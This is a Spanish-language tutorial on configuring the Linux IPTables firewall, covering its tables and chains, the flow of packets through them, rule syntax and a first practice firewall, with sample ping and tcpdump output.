Este comando NO inicia ***IPTables***, sino que él mismo se iniciará la próxima vez que entremos en alguno de los niveles de ejecución 2 al 5

chkconfig iptables on

Para deshabilitar la ejecución automática del servicio ***IPTables***:

chkconfig iptables off

Es importante advertir que este comando no detiene el servicio ***IPTables***, simplemente lo deshabilita para la próxima vez que iniciemos sesión... para detener, iniciar, reiniciar, etc.. pasa al siguiente punto

3.- Iniciar y Detener el servicio IPTables

Iniciar el servicio:	***service iptables start***
Detenerlo:	***service iptables stop***
Reiniciarlo:	***service iptables restart***
Guardar configuración:	***service iptables save***



En el próximo...

*En el próximo artículo veremos otras opciones de núcleo y opciones del fichero **sysctl.conf** para host con más de una tarjeta de red*

Las Tablas de IPTables

***IPTables**... Tablas IP... seguro que por ahí le viene el nombre*


El cortafuegos ***IPTables*** dispone de seis cadenas principales que se agrupan en **tres tablas principales:**

TABLA filter

Su misión es comprobar el contenido de los paquetes y los acepta, rechaza o desecha según las reglas establecidas. (***ACCEPT, REJECT o DROP***)

Consiste en ***tres cadenas o subtablas***:

- ***FORWARD***: Comprueba paquetes que se reenvían de una interfaz a otra
- ***INPUT***: Paquetes que son enviados al cortafuegos
- ***OUTPUT***: Paquetes que son enviados por el cortafuegos.



Aclaración IMPORTANTE

Puedes pensar que un paquete que se reenvía de una interfaz a otra atraviesa la tabla INPUT, OUTPUT y FORDWARD, y parece lógico, puesto que a fin de cuentas un paquete reenviado primero ha de entrar al cortafuegos (INPUT) y tras reenviarlo (FORWARD), sale del cortafuegos (OUTPUT) , pues NO!!!! , los paquetes en reenvío SOLO ATRAVIESAN la tabla FORWARD, por tanto SOLO LAS REGLAS aplicadas en FORWARD se verificarán. Recuerda esto, es una de las claves para aplicar BIEN las reglas de reenvío cuando lleguen.

TABLA nat

Ya hemos dicho varias veces que *NAT* es una traducción de direcciones de red que incluyen NAT destino, NAT origen y enmascaramiento, la tabla *NAT* utiliza ***dos cadenas*** para las reglas:

- ***PREROUTING***: Que se encarga de las operaciones de NAT destino
- ***POSTROUTING***: Que se encarga de las operaciones de NAT origen y enmascaramiento.

TABLA mangle


Permite **modificar los campos TTL (**tiempo de vida) **y ToS** (Tipo de servicio) de un paquete IP

Además, marca los paquetes que atraviesan la tabla mangle para que sean reconocidos en reglas posteriores, los módulos del *kernel* de *LiNUX* u otros cortafuegos.

La tabla mangle solo contiene las ***cadenas PREROUTING u OUTPUT***

Quizás sea la tabla que más nos cueste interpretar ahora, de momento quédate con dos conceptos, la tabla mangle es útil cuando deseamos equilibrar la carga de trabajo en redes con más de un cortafuegos o para proporcionar un respaldo en caso de fallos.

En resumen, ***IPTables*** dispone de ***tres TABLAS*** principales (***mangle, nat y filter***) que a su vez pueden contener otras tablas, lo que se ha llamado ***cadenas o subtablas***, ***INPUT, OUTPUT, FORWARD, PREROUTING Y POSTROUTING*** dependiendo de la tabla principal que se use.



Para entender esto mejor, porque si no entendemos esto BIEN, nada de lo que venga a continuación será comprensible, vamos a poner un ejemplo para que veas como funciona ***IPTables*** cuando procesa un paquete de datos

Flujo de datos sin reenvío

1. Desde la red se realiza una petición web por el puerto 80.
2. El paquete llega al cortafuegos.
3. Entra en la tabla ***mangle PREROUTING*** y se procesa.

4. Pasa a la tabla ***nat PREROUTING***.
5. Se aplica la tabla ***filter INPUT*** y se decide si el paquete es aceptado o bloqueado.
6. Si no se bloqueó el paquete atraviesa el cortafuegos.
7. Se aplica la tabla ***mangle OUTPUT****.*
8. *Se pasa a la tabla **filter OUTPUT**.*
9. *Se pasa ala tabla **nat POSTROUTING**.*
10. *El paquete abandona el cortafuegos.*
11. *Llega al otro extremo de la red.*

Aclaraciones:

La tabla ***mangle PREROUTING*** no suele tener reglas por lo que todos los paquetes que llegan al cortafuegos la atraviesan sin más

La tabla ***nat PREROUTING*** efectúa la traducción de direcciones y tampoco suelen establecerse reglas de filtrado, la atraviesan TODOS los paquetes que llegan al cortafuegos.

La tabla ***filter INPUT*** procesa los paquetes destinados al propio cortafuegos y suele tener reglas de validación

El ***proceso local*** representa los procesos que realiza el cortafuegos para evaluar los paquetes que entran o salen

La tabla ***mangle OUTPUT*** es parecida a *mangle PREROUTING*, pero SOLO los paquetes generados por el cortafuegos la atraviesan

La tabla ***filter OUTPUT***, filtra los paquetes que salen del cortafuegos a su destino y también suele disponer de reglas

La tabla ***nat POSTROUTING*** la atraviesan TODOS los paquetes, ya sean originados en el cortafuegos o en cualquier otro host de la red conectada

Este es un ejemplo SIN REENVÍO, es decir, no hay ruteo entre redes, es como si se tratase de un host con una única tarjeta de red por la que entran y salen los paquetes de datos, si hubiese reenvío, nos faltaría la tabla ***filter FORWARD*** que se debería aplicar ANTES de *filter INPUT*, contendría reglas para determinar si el paquete ha de ser aceptado o bloqueado y se enviarían DIRECTAMENTE a la tabla *nat POSTROUTING*.

Y por si nos faltaba algo para "*liarla*" más, he de decir, que también se pueden insertar cadenas definidas por el usuario, personalizadas....

Vale, acabo de conseguir que no te enteres de nada... bueno, por eso decía que empezaremos por implementar cortafuegos sin reenvío de paquetes y "*básico*", las complicaciones para el próximo, por ahora quédate con esto:

*Los paquetes **enviados al cortafuegos atraviesan** las tablas:*

mangle PREROUTING
nat PREROUTING
filter INPUT

*Los paquetes que **envía el propio cortafuegos atraviesan** las tablas:*

mangle OUTPUT
filter OUTPUT
nat POSTROUTING

Visto esto y antes de pasar a construir nuestro "*primer*" cortafuegos, necesitamos aprender algunas cuestiones básicas acerca de ***IPTables***, son:

- Comandos.
- Reglas.
- Operaciones básicas.
- Acciones a ejecutar (dianas).
- Edición de cadenas y modificación de reglas.

Comandos

Quizás es lo más sencillo.... simplemente: ***iptables***

La sintaxis genérica del comando es:

iptables operaciones características acción

Las operaciones que puede realizar con las reglas son:

- Añadir una regla.
- Insertar una regla.
- Eliminar una regla.
- Reemplazar un regla.

Las operaciones que puede realizar con cadenas son:

- Listar las reglas asociadas a una cadena.
- Vaciar una cadena, lo que implica la eliminación de TODAS las reglas que tuviese.
- Poner a cero los contadores asociados a una cadena.

- Crear cadenas definidas por el usuario.
- Eliminar cadenas definidas por el usuario.
- Establecer directivas predeterminadas a una cadena.
- Cambiar el nombre de una cadena.
- Comprobar las reglas.

Las características pueden ser:

- Protocolo.
  - TCP: puerto origen, puerto destino, *flags* (SYN, ACK, RST...), opciones TCP
  - UDP: Puerto origen o puerto destino
  - ICMP: Tipo y código
  - IP o All: Todos los protocolos
- IP origen
- IP destino
- Interfaz de entrada
- Interfaz de salida
- Fragmentación

Las acciones pueden ser:

- ACCEPT, el paquete pasará y será examinado por la siguiente regla
- DROP, el paquete se desecha y no pasará a la siguiente regla, no informa al emisor
- REJECT, el paquete de rechaza no pasando a la siguiente regla e informando al emisor
- LOG, el paquete se registra en un servidor *Syslog* y puede pasar a la siguiente regla.

Bueno, de las acciones ya hablaremos más profusamente, hay más como RETURN, otras específicas de NAT como DNAT, MASQUERADE, REDIRECT...y otras un tanto especiales como ULOG, MARK, MIRROR...

Tiempo al tiempo, por ahora nos quedaremos con las sencillitas.

Bueno, pues si aplicamos lo aprendido, veamos esta orden:

iptables –A INPUT –p ip –j DROP

Analicemos:

Iptables es el comando, obvio....
-A INPUT añade la regla a la cadena INPUT
-p ip indica que la regla afectará a TODOS los protocolos IP
-j DROP, desecha el paquete de datos sin informar al emisor

Ahora en "*cristiano*", rechaza todos los paquetes de datos que entren a la interfaz sea cual sea el protocolo que usen...., y en "*cristiano-ye-ye*" **NO ME COMUNICO CON NADIE.**

Esto... espera.... pero si es ***INPUT***, esto sólo afectará a los paquetes entrantes... entonces... las comunicaciones que ese *host* establezca sí que las dejará pasar, ¿no?

Pues sí... ***dos no se comunican si uno no quiere...*** salir, saldrán... pero las respuestas obtenidas NO entrarán...

*Y ahora "el lío".... **INPUT** es entrada, vale... pero "**visto desde donde**", porque si pensamos como la tarjeta de red INPUT es la entrada de paquetes de datos que provienen de otras máquinas, pero si pensamos como el cortafuegos, INPUT son los paquetes que salen de la tarjeta de red y entran al cortafuegos, es decir, los que salen de la tarjeta y acceden al cortafuegos... por tanto los paquetes entran pero no salen, en lugar de salir pero no entrar....*

¿Con cual nos quedamos?

*Y para terminar... **ip** son TODOS los protocolos IP, pero no ARP, por ejemplo... ¿bloquearía esa regla el tráfico local ARP?*

*Seguimos con los problemas... **–A** añade... ¿pero en donde?, ¿al final? ¿al principio? ¿dónde le viene en gana? Y si hay otras reglas que dicen lo contrario.... ¿se valida? ¿se ignora?*

Como ves son preguntas "*absurdas*" que todos nos hacemos cuando **NO entendemos BIEN** cómo funciona ***IPTables*** y que nos enredan cuando no conocemos la filosofía de trabajo, ni que decir tiene cuando estamos ante filtros de reenvío o traducciones NAT, créeme, he visto auténticos galimatías en las reglas por el mero hecho de no tener claro lo que significa INPUT y OUTPUT en un dispositivo de filtrado.... por equivocar los términos... por pensar eso de: "*quiero prohibir que mis clientes de red accedan al servidor web, entonces como los paquetes salen de mi red aplico reglas de salida...*", **demonios, los paquetes que salen de tu red ENTRAN en el cortafuegos.**

Ya, ya lo entiendo... pero.... Y los paquetes que salen del propio cortafuegos que son... de entrada a su tarjeta de red o de salida.... joer que follón.... y los que se reenvían

de una tarjeta de red a otra dentro del propio cortafuegos, ¿que son?... ¿de salida para una y de entrada para la otra?, ya ves... lo que te dije al principio, si no cazamos el concepto, será muy difícil aplicar las reglas positivamente.

Bien, veámoslo con un ejemplo visual... el cortafuegos está implementado en la máquina 172.28.0.200 y desde el equipo 172.28.0.50 le hacemos un ping...

```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\Victor>ping 172.28.0.200

Haciendo ping a 172.28.0.200 con 32 bytes de datos:

Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.

Estadísticas de ping para 172.28.0.200:
    Paquetes: enviados = 4, recibidos = 0, perdidos = 4
    (100% perdidos),

C:\Documents and Settings\Victor>_
```

Bien.. parece que funciona el filtro ***INPUT***, pero a ver que ocurrió en el cortafuegos...

```
root@linux-rh8:~
Archivo  Editar  Ver  Terminal  Ir  Ayuda
[root@linux-rh8 root]# tcpdump
tcpdump: listening on eth0
21:55:51.044602 arp who-has 172.28.0.200 tell toshiba
21:55:51.044665 arp reply 172.28.0.200 is-at 0:5:1c:8:ae:7c
21:55:51.044768 toshiba > 172.28.0.200: icmp: echo request
21:55:51.045938 arp who-has 172.28.0.1 tell 172.28.0.200
21:55:51.046345 arp reply 172.28.0.1 is-at 0:c0:49:d4:5f:cd
21:55:51.046361
6 packets received by filter
0 packets dropped by kernel
[root@linux-rh8 root]#
```

El equipo que pone *toshiba* es el de la ip 172.28.0.50... que se me olvido el ***–n*** con el ***tcpdump***... para las próximas me acordaré...

Bueno, algunas respuestas tenemos... ***ARP entra y sale como pedro por su casa*** en el cortafuegos, luego eso de que no se comunica con nadie... no es cierto.

Si observas la tercera entrada, la tarjeta de red del cortafuegos recibe un eco del ping (***echo request***) pero lo filtra, es decir, es como si primero entrase el la tarjeta de red, luego lo procesa el cortafuegos y como tiene una regla que filtra los paquetes IP entrantes, los bloquea, desecha y no recibimos respuesta alguna.

O sea, que el filtro ***INPUT NO ES lo que ENTRA en la tarjeta de red del cortafuegos****....* como tenemos que pensar como un cortafuegos, **INPUT aplicará las reglas que es que ENTRAN en el cortafuegos,**

Veamos qué pasa cuando es el propio cortafuegos el que efectúa el ping.... primero lo haremos sin indicar nada a ***IPTables*** y luego con la regla que nos ocupa...

```
root@linux-rh8:~
Archivo  Editar  Ver  Terminal  Ir  Ayuda
[root@linux-rh8 root]# ping -c 2 172.28.0.50
PING 172.28.0.50 (172.28.0.50) from 172.28.0.200 : 56(84) bytes of data.
64 bytes from 172.28.0.50: icmp_seq=1 ttl=128 time=0.224 ms
64 bytes from 172.28.0.50: icmp_seq=2 ttl=128 time=0.232 ms

--- 172.28.0.50 ping statistics ---
2 packets transmitted, 2 received, 0% loss, time 1001ms
rtt min/avg/max/mdev = 0.224/0.228/0.232/0.004 ms
[root@linux-rh8 root]# iptables -A INPUT -p ip  -j DROP
[root@linux-rh8 root]# ping -c 2 172.28.0.50
PING 172.28.0.50 (172.28.0.50) from 172.28.0.200 : 56(84) bytes of data.
```

Como ves en la pantalla anterior, primero se enviaron y recibieron los ***pings*** correctamente, luego tras incluir la regla en ***IPTables***, no hay respuesta...

A ver que pasó con nuestro ***tcpdump***

```
root@linux-rh8:~
Archivo  Editar  Ver  Terminal  Ir  Ayuda
[root@linux-rh8 root]# tcpdump -n
tcpdump: listening on eth0
22:18:11.469550 172.28.0.1.4122 > 239.255.255.250.1900:  udp 267
22:18:11.474525 172.28.0.1.4122 > 239.255.255.250.1900:  udp 267
22:18:11.482285 172.28.0.1.4122 > 239.255.255.250.1900:  udp 339
22:18:11.489561 172.28.0.1.4122 > 239.255.255.250.1900:  udp 331
22:18:11.494523 172.28.0.1.4122 > 239.255.255.250.1900:  udp 267
22:18:11.500959 172.28.0.1.4122 > 239.255.255.250.1900:  udp 315
22:18:11.509224 172.28.0.1.4122 > 239.255.255.250.1900:  udp 347
22:18:11.514183 172.28.0.1.4122 > 239.255.255.250.1900:  udp 267
22:18:11.522371 172.28.0.1.4122 > 239.255.255.250.1900:  udp 335
22:18:11.529650 172.28.0.1.4122 > 239.255.255.250.1900:  udp 329
22:18:31.079173 172.28.0.200 > 172.28.0.50: icmp: echo request (DF)
22:18:31.079365 172.28.0.50 > 172.28.0.200: icmp: echo reply (DF)
22:18:32.091544 172.28.0.200 > 172.28.0.50: icmp: echo request (DF)
22:18:32.091754 172.28.0.50 > 172.28.0.200: icmp: echo reply (DF)
22:18:36.077838 arp who-has 172.28.0.50 tell 172.28.0.200
22:18:36.077993 arp reply 172.28.0.50 is-at 0:0:39:c1:6a:c2
```

Ufff, esto es para nota... resulta que los paquetes aparentemente salen del cortafuegos (no hay regla OUTPUT) pero cuando regresa el echo-reply (como es un paquete INPUT) lo filtra y falla el comando ping, pero realmente los paquetes salieron y entraron de la tarjeta de red y no sólo los pings, también otro como udp, arp.... aunque se "ven" los echo reply y los echo request, en la pantalla del ping no se recibían....entonces... ¿qué ocurre.?

Pues muy simple, **HAY QUE PENSAR COMO EL CORTAFUEGOS** y NO como la tarjeta de red.

Se me ocurre otra cosa... y si en lugar de aplicar la tabla ***INPUT*** aplicamos la regla a la tabla ***OUTPUT***, veamos así:

Aplicamos la regla y hacemos un ping con cinco intentos... nos sale un mensaje que indica que eso no está permitido

```
root@linux-rh8:~
Archivo  Editar  Ver  Terminal  Ir  Ayuda
[root@linux-rh8 root]# iptables -A OUTPUT -p ip  -j DROP
[root@linux-rh8 root]# ping -c 5 172.28.0.50
PING 172.28.0.50 (172.28.0.50) from 172.28.0.200 : 56(84) bytes of data.
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
```

¿Y qué pasó en el *esnifer*? NADA

```
root@linux-rh8:~
Archivo  Editar  Ver  Terminal  Ir  Ayuda
[root@linux-rh8 root]# tcpdump -n
tcpdump: listening on eth0
```

¿Y si con esta regla enviamos un ***ping*** desde la otra máquina que no es el cortafuegos?

```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\Victor>ping 172.28.0.200

Haciendo ping a 172.28.0.200 con 32 bytes de datos:

Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.

Estadísticas de ping para 172.28.0.200:
    Paquetes: enviados = 4, recibidos = 0, perdidos = 4
    (100% perdidos),

C:\Documents and Settings\Victor>_
```

Vaya, lo mismo... veamos qué pasó a ***tcpdump*** en el cortafuegos....

```
root@linux-rh8:~
Archivo  Editar  Ver  Terminal  Ir  Ayuda
[root@linux-rh8 root]# tcpdump -n
tcpdump: listening on eth0
22:42:55.213672 arp who-has 172.28.0.200 tell 172.28.0.50
22:42:55.213704 arp reply 172.28.0.200 is-at 0:5:1c:8:ae:7c
22:42:55.213805 172.28.0.50 > 172.28.0.200: icmp: echo request
22:43:00.224519 172.28.0.50 > 172.28.0.200: icmp: echo request
22:43:05.232441 172.28.0.50 > 172.28.0.200: icmp: echo request
22:43:10.240364 172.28.0.50 > 172.28.0.200: icmp: echo request
```

Vaya, vaya... esto está mejor... seguimos teniendo el asunto del ARP, pero parece que efectivamente hace lo que queremos, al ser un filtro OUTPUT, los paquetes entran pero no salen....

Todo esto que parece un lío padre, es **MUY IMPORTANTE**, que lo entiendas bien, de esto desprendemos:

- La misma regla la podemos aplicar a la tabla ***INPUT*** u ***OUTPUT*** y aunque aparentemente obtenemos el mismo resultado, desde el punto de vista de la tarjeta de red, no es igual.
- Los paquetes ARP no pertenecen al conjunto de protocolos IP
- "parece ser" que es mejor utilizar reglas ***OUTPUT***

¿Dónde son más efectivas las reglas?

Hay quien defiende que, **es más productivo implementar filtros de salida** que de entrada **y cuanto más cerca del origen estén, mejor.**

¿por qué? Porque en las reglas de **INPUT**, obligamos al cortafuegos a comprobar con su tabla de reglas TODOS los paquetes aunque estos no tengan que aplicarse, es decir, le cargamos con un trabajo innecesario puesto que puede haber paquetes que deban traspasar el cortafuegos y sin embargo le obligamos a comprobarlos, en resumen, **más trabajo para hacer lo mismo, más ciclos de procesador, mayor consumo de memoria y más gasto de recursos en general.**

Realmente esta paradoja la podremos solventar con ***IPTables*** cuando aprendamos que también se pueden aplicar las reglas sobre una tarjeta de red en concreto, ya sean de entrada o de salida, entonces haremos más efectivas las reglas, a esperar un poquito...

¿Y eso de que deben aplicarse cuanto más cerca del origen mejor?, ¿no lo entiendo?

Pues muy sencillo, imagina un cortafuegos con dos tarjetas de red, uno para conectar la red protegida a Internet y otro para la propia red interna, para hacerlo más fácil, imagina tu router, tiene una interfaz WAN xDSL para salir a Internet y otra *ethernet* para tu red interna.

Si aplicamos las reglas de filtrado a los paquetes que provienen de Internet en la interfaz *ethernet*, los bloquearemos, pero hemos dejado pasar ese paquete de datos hasta la red interna, hubiera sido mejor aplicar los filtros necesarios en la interfaz WAN, si desde allí se rechazan, tendremos mayor seguridad en la red interna puesto que NUNCA llegarán a la misma.

Por otra parte, no hemos solucionado o respondido a la pregunta de ***¿qué pasa si hay más reglas? Y ¿dónde se añaden?***

Bien, **las reglas se aplican de arriba abajo, secuencialmente**, de tal forma que las reglas que permitan el paso de un paquete ceden el control a las que vengan más abajo, mientras que las reglas que rechacen un paquete no pasan el control a las siguientes, por ejemplo, imagina esto:

iptables –A INPUT –p ip –j DROP
iptables –A INPUT –p ip –j ACCEPT

La segunda regla aceptará cualquier paquete de datos entrante al cortafuegos, pero no se procesará puesto que antes hay otra que le dice justamente lo contrario.

Sin embargo, esto:

iptables –A INPUT –p ip –j ACCEPT
iptables –A INPUT –p ip –j DROP
iptables –A INPUT –p ip –j REJECT

No tiene ningún sentido, puesto que se aceptan todos los paquetes, luego se desechan, después se rechazan, nunca pasaría a la segunda regla, sería lo mismo que haber incluido la primera únicamente.

La opción **–A** es ***Append*** (añadir al final) por lo que si no eliminamos las reglas y/o tablas anteriores no serán efectivas.

Cuando se construye un conjunto de tablas y reglas con ***IPTables***, lo normal es escribirlas en un fichero de texto y luego ejecutarlo como un ***script***, porque si queremos modificar es muy engorroso y en ocasiones no acertaremos en la inserción, ni que decir tiene que si no nos apoyásemos en el *script* tendríamos que "*re-escribir*" todas las reglas de nuevo, eso es una *pelmada* aunque dispongamos del historial de últimos comandos.

Para eliminar las reglas y las tablas definidas, se usa la opción ***–F*** y/ó ***–X*** junto con el comando ***IPTables***, por el momento no te preocupes de ello, piensa que ANTES de empezar a definir un nuevo sistema de cortafuegos, primero hay que teclear los comandos

Iptables –X
Iptables –F

Resumiendo :

- Para utilizar las reglas y filtros **debemos ponernos en el papel del cortafuegos**

- **Hay que determinar dónde serán más efectivas las reglas, como INPUT o en *OUTPUT*** para no gastar tantos recursos, sin embargo en la sabia combinación de reglas entre INPUT y OUTPUT dotaremos a nuestro cortafuegos de una gran potencia y capacidad.

- **Es conveniente filtrar tan cerca como sea posible de la red externa** o de las redes en las que no confiamos
- Y ahora "***la excepción***", esto no quiere decir que no se deban o puedan aplicarse reglas en la tabla INPUT, ni que no sean efectivas, ya **veremos más adelante que tendremos que utilizar *INPUT* en lugar de *OUTPUT***, lo importante ahora es que hayas cogido "el concepto"

- **Es conveniente eliminar las tablas anteriores y reglas** previas usando ***iptables –X*** e ***iptables –F*** y esa "*conveniencia*" será una obligación si queremos empezar de cero...

Sigamos con el resto de opciones y características... ahora se me plantea una duda.... *¿Te pongo la vida y obra de cada opción, protocolo, sintaxis, parámetros, determinantes, etc.. o lo hacemos mediante un ejemplo y al final te cuento el resto de posibilidades que no contemple el ejemplo?*

Práctica 1. Mi primer Firewall

Bien, esto... vale... llamémoslo Firewall

Se trata de lo siguiente, Construir un cortafuegos que bloquee todo el tráfico TCP y UDP a todos los equipos excepto a la IP 172.28.0.50.... pero eso sí... esa IP podrá acceder al puerto telnet de la máquina que protege el cortafuegos, y además, sí estará permitido el tráfico de cualquier tipo de la interfaz loopback.

Dicho de otro modo, todo el mundo puede enviar pings y otros tipos de tráfico ICMP pero nadie excepto la máquina con IP 172.28.0.50 puede hacer telnet al host., igualmente, nadie, ni tan siquiera la máquina 172.28.0.50 puede acceder por UDP y se permite cualquier tráfico de loopback en el mismo cortafuegos y/o servidor telnet.

El escenario es:

Red Interna: 172.28.0.0/16
Cortafuegos y Servidor Telnet: 172.28.0.200

Paso 1º) Borrar tablas y cadenas anteriores

iptables –F
iptables –X

Diferencias entre –F y –X

-F se utiliza para **vaciar una cadena**, es **eliminar las reglas que contiene una cadena**
-X se utiliza para **eliminar una cadena de usuario** y **no se puede utilizar –X con las cadenas y tablas predefinidas** (*INPUT, OUTPUT, FORWARD, PREROUTING Y POSTROUTING*) y **tampoco podrás eliminar la cadena definida por el usuario si contiene alguna regla**.

Recuerda la filosofía de IPTables

- Las reglas contienen los parámetros y el comportamiento que debe tener el cortafuegos
- Las cadenas contienen reglas, hay cadenas "*predefinidas*" por **IPTables** y pueden existir otras cadenas definidas por el usuario
- Las tablas (*filter, nat y mangle*) contienen cadenas predefinidas y/o de usuario.

La sintaxis para usar –X o –F es igual en ambas

iptables –t tabla –F cadena
iptables –t tabla –X cadena

Si no se indica el nombre de la tabla, **se asume** que afectará a la **tabla *filter***, si queremos que se aplique a otra tabla que no sea *filter* será obligatorio indicar el nombre de la misma, esto es aplicable a todo lo que digamos de ***iptables***

***Es importante* respetar el uso de mayúsculas y minúsculas**, esto también es aplicable a todo el conjunto de reglas, tablas, cadenas y opciones de **IPTables**.

Otros Ejemplos:

iptables –t filter –F INPUT sería lo mismo que ***iptables –F INPUT*** y vaciaría las reglas de la cadena INPUT en la tabla *filter*

iptables –t nat –F PREROUTING , vacía las reglas de la tabla *nat* y cadena *PREROUTING*

iptables –t filter –F IP_baneadas, vacía las reglas de la cadena de usuario *IP_baneadas*, si la cadena no está previamente creada, dará un error.

iptables –X IP_baneadas, elimina la cadena de usuario de la tabla *filter* (observa que no se indicó *–t filter*), si la cadena *IP_baneadas* contiene alguna regla, provocará un error.

iptables –X INPUT, provocará un error porque no se pueden eliminar las cadenas predefinidas

Por tanto, si usamos ***iptables –F* vaciaremos TODAS las tablas**, tanto las predefinidas como las de usuario y al usar ***iptables –X* ELIMINAMOS TODAS las cadenas de usuario**.



La creación...

La creación de cadenas definidas por el usuario las veremos en el siguiente ejemplo de cortafuegos.

Paso 2º) Poner a cero los contadores de paquetes de una cadena

iptables –Z

Los contadores muestran el número de paquetes y los *bytes* que ha procesado una cadena y sus reglas asociadas, **es útil para auditar y obtener estadísticas de los filtros establecidos.**

La sintaxis del comando es

iptables –t tabla –Z cadena

Como antes, **si no se indica *–t tabla* se asume filter** y si no se incluye la cadena se asume que son TODAS las cadenas, por tanto el comando ***iptables –Z*** realmente **pondría a cero los contadores de las cadenas de la tabla filter, pero no de nat ni de mangle**

Más ejemplos:

iptables –t nat –Z, puesta a cero de todas las cadenas de la tabla nat

iptables –t filter –Z OUTPUT, sería lo mismo que ***iptables –Z OUTPUT*** y pondría a cero los contadores de la tabla *filter* para la cadena *OUTPUT*.

Pregunta: ***¿será necesario este paso?***

***Pues* NO**, porque si previamente ya hemos borrado TODAS las reglas y TODAS las cadenas de usuario, los contadores ya están a cero, *pero tenía que contar lo de las estadísticas*

Paso 3º) Aceptamos todos los paquetes entrantes, salientes y de reenvío

iptables –P INPUT ACCEPT
iptables –P OUTPUT ACCEPT
iptables –P FORWARD ACCEPT

A esta operación **se le denomina establecer la directiva predeterminada**

Recuerda bien esto, si usamos ***ACCEPT*** como directiva predeterminada tendremos que negar explícitamente el tráfico que no queramos dejar salir o entrar, si usamos ***DROP*** en lugar de **ACCEPT** tendremos que aceptar explícitamente el tráfico que queramos que entre o salga.

Un cortafuegos restrictivo utilizaría *DROP* como directiva predeterminada, de ese modo, todo aquello que no haya sido explícitamente permitido se bloqueará, dicho de otro modo, si no existen reglas que contengan ACCEPT o si existen pero no se cumplen, el tráfico se desecha "por defecto"

La sintaxis completa del comando sería:

iptables –P cadena directiva

Las directivas posibles son las acciones a ejecutar, ***ACCEPT, REJECT o DROP*** (**aceptar, rechazar o desechar**) y sólo tendrán directivas las cadenas de la ***tabla filter***, o sea, que si hacemos:

iptables –P prueba

Y la ***cadena prueba*** pertenece a la ***tabla nat o mangle***, tendremos un **bonito error.**

Paso 4º) Aceptar todo el tráfico que proceda de la interfaz loopback

iptables –A INPUT –i lo –j ACCEPT

Mmm, muchas cosas….

Primero ***–A***, esto **añade la regla AL FINAL** de las que existan.

Si quisiéramos insertarla al principio o "*entre medias*" utilizaremos ***–I***, esto lo veremos más tarde.

INPUT, la cadena a utilizar... entrada...

-i lo, simboliza la interfaz de ***loopback***, para hacer referencia a la interfaz ***ethernet*** usaremos ***eth0, eth1, eth2***.... o si queremos hacer referencia a **todas las interfaces ethernet** podemos usar ***eth+***

También podríamos usar ***! eth0***, que sería la que ***NO SEAN eth0***

-j ACCEPT, esto hay quien les llama **dianas de IPtables**, no es más que la **acción a ejecutar** por la regla, en este caso aceptar los paquetes.

Las dianas o acciones admitidas son:

ACCEPT-DROP-REJECT-LOG, que son **admitidas por todas las tablas**

RETURN, para las **cadenas definidas por el usuario**

DNAT-MASQ-REDIRECT-SNAT, para la ***tabla nat***

MARK-MIRROR-QUEUE-TOS-TTL-ULOG, que **no son muy usadas** pero que alguna aplicación les buscaremos 😋

Las dianas de NAT las abordaremos en el próximo artículo,

Por el momento nos quedamos con:

ACCEPT, **acepta** los paquetes de la cadena

DROP, **desecha** los paquetes sin informar al origen

REJECT, **descarta** los paquetes e informa al origen

LOG, **registra** un suceso en un servidor syslog, lo veremos en próximos artículos.

RETURN, que **regresa** a la regla posterior tras haber procesado una cadena de usuario, lo veremos más adelante en este mismo artículo

MIRROR, hay que usarla con cuidado porque puede causar problemas en la red, lo que hace es cambiar el orden en las IP's origen y destino para los paquetes TCP y/o UDP y después se retransmite el paquete modificado, o sea, que "***rebotamos***" el paquete.... dicho "*a lo bestia*" alguien nos envía un paquete no deseado y se lo devolvemos tal cual.... o un exploit 😋

TOS, **sólo se usa con la tabla mangle** y permite cambiar el **Tipo de Servicio**

TTL, modifica el **tiempo de vida** de un paquete IP.

Las otras... como si no existieran...

Además **REJECT, LOG, TTL y las dianas de NAT tienen opciones específicas**, excepto para *nat*, al final te pondré algunos ejemplos.

Paso 5º) Permitir el tráfico ICMP de cualquier origen

Esto realmente no tendría ni por qué incluirse, puesto que si se permiten todos no hace falta regla.. pero bueno, hay que explicar la sintaxis...

```
iptables –A INPUT –i eth0 –p icmp –j ACCEPT
```

Más que nada comentar que ***–p icmp*** identifica al protocolo, otros protocolos válidos para la opción ***–p*** son: ***udp, tcp*** que a su vez pueden contener otras opciones como ***puerto origen, flag, puerto destino, indicadores tcp, opciones de tcp...*** en las próximas reglas las veremos...

En cuanto al protocolo ***icmp*** podemos asignar las opciones de ***tipo y código*** y hasta responder con diferentes mensajes... *cuando usemos icmp con dianas REJECT te lo explicaré,* por el momento nos sirve aprender esto de ***–p protocolo***

Paso 6º) Permitir las conexiones TELNET cuya IP origen sea 172.28.0.50

```
iptables –A INPUT –i eth0 –s 172.28.0.50 –p tcp --dport 23 –j ACCEPT
```

-s representa a la ***IP o red origen***, si queremos aplicar el filtro a toda una red usaremos la forma: IP/mascara ó IP 255.xxx.xxx.xxx, sería lo mismo, por ejemplo si quisiéramos que toda la red 172.28.0.0 pueda acceder al puerto destino 80, escribiríamos:

```
iptables –A INPUT –i eth0 –s 172.28.0.0/16 –p tcp --dport 80 –j ACCEPT
```

O también

```
iptables –A INPUT –i eth0 –s 172.28.0.0 255.255.0.0 –p tcp --dport 80 –j ACCEPT
```

